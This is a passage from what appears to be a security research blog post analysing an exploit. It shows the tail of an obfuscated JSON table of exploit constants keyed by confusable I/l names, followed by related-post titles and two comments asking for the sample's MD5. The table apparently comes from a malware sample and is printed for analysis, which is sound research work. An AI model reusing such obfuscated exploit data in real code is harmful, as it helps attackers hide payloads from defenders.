4096,"lIlIll":12582912,"IIllII":4,"IIIIl
I":4293769918,"IIIIIl":4290706126,"lIIlI
l":1073741824,"lllIlI":16384,"IIllll":1638
4,"IIIIll":2989,"IIlIlI":3133078208,"llIIl
l":65535,"lllIll":9460301,"Illlll":5006
8,"lIIIIl":3272131715,"llIIIl":428349889
1,"IlIlIl":2128,"lIIllI":4096,"IIIIII":369
054032,"IlIIIl":4096,"llllII":177893939
1,"IlIIlI":50069,"IllIlI":50071,"lIIIlI":2
12,"llIIlI":4277009102,"IIIlll":427699270
2,"llIlIl":32,"IllllI":28,"IllIII":3435973
836,"lllIII":1476,"IlllIl":4096,"IlIIll":4
293844428,"llllll":283873424,"lIllll":1894
496,"IIlllI":2337756701,"lllIIl":7448504
8,"IIIllI":1604691365,"llIlll":423685948
6,"IIlIlI":2425406301,"IIlIIl":55230888
0,"IllIII":3401824,"IlIlll":1348534272,"Il
lIII":232,"IIIlIl":3900921856,"IllllI":23
37756717,"IIlIIII":1888292984,"lIlIlI":277
9096340,"lIlIIl":277569119,"lIlIII":229875
9307,"IIlIIlI":1217073226,"IIIlIII":340429
064,"lIllII":1477208203,"IIlIlI":21988890
99,"lllllll":1660880068,"llIIlII":24253931
72,"llllIl":840,"lIlIlII":16384,"IIIIlIl":
4096,"IllllII":252,"IllIIIl":3072,"lllIII
l":104,"IIlIlII":4276992512,"IIllIIl":3133
014222,"IlllIII":117700202,"lIIIlIl":13000
```

0305,"lIlIllI":130000309,"IIIllII":180000209,"llllIIl":448,"lIllllI":16384,"llllll":1447244336}

Related Posts

THE MYSTERIOUS CASE OF CVE-2016-0034:

MICROSOFT SECURITY UPDATES JANUARY

YOU CAN'T BE INVULNERABLE BUT YOU CAN BE WELL

THERE ARE 2 COMMENTS

If you would like to comment on this article you must first login

dev
Posted on September 9, 2015. 4:32 am

Please provide us MD5 of above sample

Reply

merge
Posted on September 9, 2015. 12:03 pm

Hello,

please publish md5 sample

Reply